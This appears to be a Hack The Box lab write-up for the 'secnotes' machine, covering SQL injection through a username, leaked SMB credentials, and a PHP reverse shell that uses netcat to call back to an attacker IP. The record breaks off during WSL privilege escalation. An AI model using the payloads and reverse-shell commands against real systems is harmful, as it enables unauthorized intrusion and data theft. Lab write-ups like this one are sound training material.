Hack The Box: secnotes Report

Box Report

gndpwnd

05/06/22

Contents

1 Hack the Box: secnotes Report 1

2 Methodologies 2

2.1 Information Gathering 2

2.2 Penetration 2

2.2.1 System IP: 10.10.10.97 3

2.2.1.1 Service Enumeration 3

2.2.1.2 Initial Access 5

2.2.1.3 Privilege Escalation 11

2.3 Maintaining Access 18

2.4 House Cleaning 18

3 Appendix - Additional Items 19

3.1 Appendix - Proof and Local Contents: 19

1 Hack the Box: secnotes Report

2 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the secnotes machine is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

2.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the secnotes machine.

The specific IP address was:

- 10.10.10.97

2.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to the secnotes machine.

2.2.1 System IP: 10.10.10.97

2.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.97	**TCP: 80,8808,445 UDP:**

Nmap Scan Results:

Service Scan:

```
nmap -Pn -vvv -p 80,8808,445 -sC -sV -oN /HTB-boxes/secnotes/1-recon/nmap/ip_tcp.md
↪  10.10.10.97
```

Notable Output:

```
80/tcp   open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
| http-title: Secure Notes - Login
|_Requested resource was login.php
|_http-server-header: Microsoft-IIS/10.0
445/tcp  open  microsoft-ds syn-ack ttl 127 Windows 10 Enterprise 17134 microsoft-ds
↪  (workgroup: HTB)
8808/tcp open  http         syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: IIS Windows
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows
```

2.2.1.2 Initial Access

Vulnerability Exploited: SQLI

Vulnerability Explanation:

Put simply, a SQL injection is when criminal hackers enter malicious commands into web forms, like the search field, login field, or URL, of an unsecure website to gain unauthorized access to sensitive and valuable data.

Reference: *https://www.malwarebytes.com/sql-injection*

Vulnerability Fix:

The only sure way to prevent SQL Injection attacks is input validation and parametrized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms. They must remove potential malicious code elements such as single quotes. It is also a good idea to turn off the visibility of database errors on your production sites. Database errors can be used with SQL Injection to gain information about your database.

Reference: *https://www.acunetix.com/websitesecurity/sql-injection/*

Severity: Critical

Exploit Code:


After enumerating the web server on port 80, we find that usernames are reflected. We can exploit this by making a new user with the following name:

```
' or '1'='1
```

We can register a new user using this form:

```
http://10.10.10.97/register.php
```

We can now see information on the home screen:



Due to GDPR, all users must delete any notes that contain Personally Identifable Information (PII)
Please contact **tyler@secnotes.htb** using the contact link below with any questions.

Viewing Secure Notes for **' or '1'='1**

Mimi's Sticky Buns [2018-06-21 09:47:17] + x

Years [2018-06-21 09:47:54] + x

new site [2018-06-21 13:13:46] + x


' or '1'=1; [2022-05-06 11:03:08] + x

' or '1'=1 [2022-05-06 11:04:18] + x

' or '1'='1 [2022-05-06 11:06:14] + x

Figure 2.1: x

We can see user credentials under the *new site* note:



new site [2018-06-21 13:13:46]

```
\\secnotes.htb\new-site
tyler / 92g!mA8BGjOirkL%OG*&
```

Figure 2.2: x

Now we can login to the smb server on port 445.

Share name to connect to:

```
\\secnotes.htb\new-site
```

Credentials:

```
user: tyler
pass: 92g!mA8BGjOirkL%OG*&
```

Command to run:

```
smbclient \\\\10.10.10.97\\new-site -U tyler
```

Now we can start on a reverse shell to have better control over the machine.

Create a php file with the following code:

```
<?php
system('nc.exe -e cmd.exe 10.10.14.4 4321')
?>
```


- change the IP address to match your attacking machine

on your attacker machine, download a static netcat binary for windows:

```
wget https://github.com/int0x33/nc.exe/raw/master/nc.exe
```

we can upload the reverse shell payload and the static binary to the smb server using the following commands:


```
put revshell.php
put nc.exe
```



```
smb: \> put nc.exe
putting file nc.exe as \nc.exe (37.4 kb/s) (average 16.8 kb/s)
smb: \> ls
  .                                   D        0  Fri May  6 14:28:52 2022
  ..                                  D        0  Fri May  6 14:28:52 2022
  iisstart.htm                        A      696  Thu Jun 21 11:26:03 2018
  iisstart.png                        A    98757  Thu Jun 21 11:26:03 2018
  nc.exe                              A    38616  Fri May  6 14:28:53 2022

                7736063 blocks of size 4096. 3394336 blocks available
smb: \> put revshell2.php
putting file revshell2.php as \revshell2.php (0.1 kb/s) (average 13.6 kb/s)
smb: \> ls
  .                                   D        0  Fri May  6 14:30:17 2022
  ..                                  D        0  Fri May  6 14:30:17 2022
  iisstart.htm                        A      696  Thu Jun 21 11:26:03 2018
  iisstart.png                        A    98757  Thu Jun 21 11:26:03 2018
  nc.exe                              A    38616  Fri May  6 14:28:53 2022
  revshell2.php                       A       53  Fri May  6 14:30:17 2022

                7736063 blocks of size 4096. 3394303 blocks available
smb: \>
```

Figure 2.3: x


we get a shell:



```
└─$ nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.97] 51483
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\new-site>whoami
whoami
secnotes\tyler

C:\inetpub\new-site>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::1cb
   IPv6 Address. . . . . . . . . . . : dead:beef::1c4b:b299:dc8:e807
   Temporary IPv6 Address. . . . . . : dead:beef::b92a:8737:2297:cde6
   Link-local IPv6 Address . . . . . : fe80::1c4b:b299:dc8:e807%11
   IPv4 Address. . . . . . . . . . . : 10.10.10.97
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:ff82%11
                                       10.10.10.2

C:\inetpub\new-site>
```

Figure 2.4: x

Local.txt Proof Screenshot



```
C:\Users\tyler\Desktop>whoami
whoami
secnotes\tyler

C:\Users\tyler\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::1cb
   IPv6 Address. . . . . . . . . . . : dead:beef::1c4b:b299:dc8:e807
   Temporary IPv6 Address. . . . . . : dead:beef::b92a:8737:2297:cde6
   Link-local IPv6 Address . . . . . : fe80::1c4b:b299:dc8:e807%11
   IPv4 Address. . . . . . . . . . . : 10.10.10.97
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:ff82%11
                                       10.10.10.2

C:\Users\tyler\Desktop>type user.txt
type user.txt
41de0a5e07b2275bf24c378d2fc117f7

C:\Users\tyler\Desktop>
```

Figure 2.5: x

Local.txt Contents

```
41de0a5e07b2275bf24c378d2fc117f7
```

2.2.1.3 Privilege Escalation

Vulnerability Exploited: WSL permissions & Command History

Vulnerability Explanation:

An attacker can access the Ubuntu installation on the Windows Subsystem for Linux and access. In turn, an attacker can access a command history detailing a login to a service using the credentials for the administrator user on the machine.


Vulnerability Fix:

Do not use the Windows Subsystem for linux as the administrator user.

Severity: Critical

Exploit Code:

There is a link file for bash:



```
C:\Users\tyler\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1E7B-9B76

 Directory of C:\Users\tyler\Desktop

08/19/2018  03:51 PM    <DIR>          .
08/19/2018  03:51 PM    <DIR>          ..
06/22/2018  03:09 AM             1,293 bash.lnk
08/02/2021  03:32 AM             1,210 Command Prompt.lnk
04/11/2018  04:34 PM               407 File Explorer.lnk
06/21/2018  05:50 PM             1,417 Microsoft Edge.lnk
06/21/2018  09:17 AM             1,110 Notepad++.lnk
05/06/2022  10:52 AM                34 user.txt
08/19/2018  10:59 AM             2,494 Windows PowerShell.lnk
               7 File(s)          7,965 bytes
               2 Dir(s)  13,902,516,224 bytes free

C:\Users\tyler\Desktop>type bash.lnk
type bash.lnk
L�F w������V�   �v(���  ��9P�O� �:i�+00�/C:\V1�LIWindows@       ƐL���LI.h���&WindowsZ1�L<System32B     ƐL���L<
.p�k�System32Z2��LP� bash.exeB   ƐL<��LU.�Y����bash.exeK-JشC:\Windows\System32\bash.exe"..\..\..\Windows\Syst
em32\bash.exeC:\Windows\System32�%�
                  �wN���]N�D.��Q���`�Xsecnotesx�<sAA��� �o�:u��'�/�x�<sAA��� �o�:u��'�/�=      �Y1SPS�0��C�G��
��sf"=dSystem32 (C:\Windows)�1SPS�XF�L8C���&�m�q/S-1-5-21-1791094074-1363918840-4199337083-1002�1SPS0�%��G���`
���%
        bash.exe@������
                      �)
                        Application@v(���      �i1SPS�jc(=�����O��MC:\Windows\System32\bash.exe91SPS�mD��pH�H
@.�=x�hH�(�bP
```

Figure 2.6: x


We can search for the *bash.exe* file:

```
dir "bash.exe" /s
```

The file exists in the following directory:

```
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-
↪   bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5
```

We can see that WSL is installed on the system, and there exists an installation of a Ubuntu image.




```
 Directory of C:\

06/21/2018  03:07 PM    <DIR>          Distros
06/21/2018  06:47 PM    <DIR>          inetpub
06/22/2018  02:09 PM    <DIR>          Microsoft
04/11/2018  04:38 PM    <DIR>          PerfLogs
06/21/2018  08:15 AM    <DIR>          php7
01/26/2021  03:39 AM    <DIR>          Program Files
01/26/2021  03:38 AM    <DIR>          Program Files (x86)
06/21/2018  03:07 PM       201,749,452 Ubuntu.zip
06/21/2018  03:00 PM    <DIR>          Users
01/26/2021  03:38 AM    <DIR>          Windows
               1 File(s)    201,749,452 bytes
               9 Dir(s)  13,902,209,024 bytes free

C:\>cd Distros
cd Distros

C:\Distros>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1E7B-9B76

 Directory of C:\Distros

06/21/2018  03:07 PM    <DIR>          .
06/21/2018  03:07 PM    <DIR>          ..
06/21/2018  05:59 PM    <DIR>          Ubuntu
               0 File(s)              0 bytes
               3 Dir(s)  13,902,209,024 bytes free
```

Figure 2.7: x

spawn a shell in WSL:

```
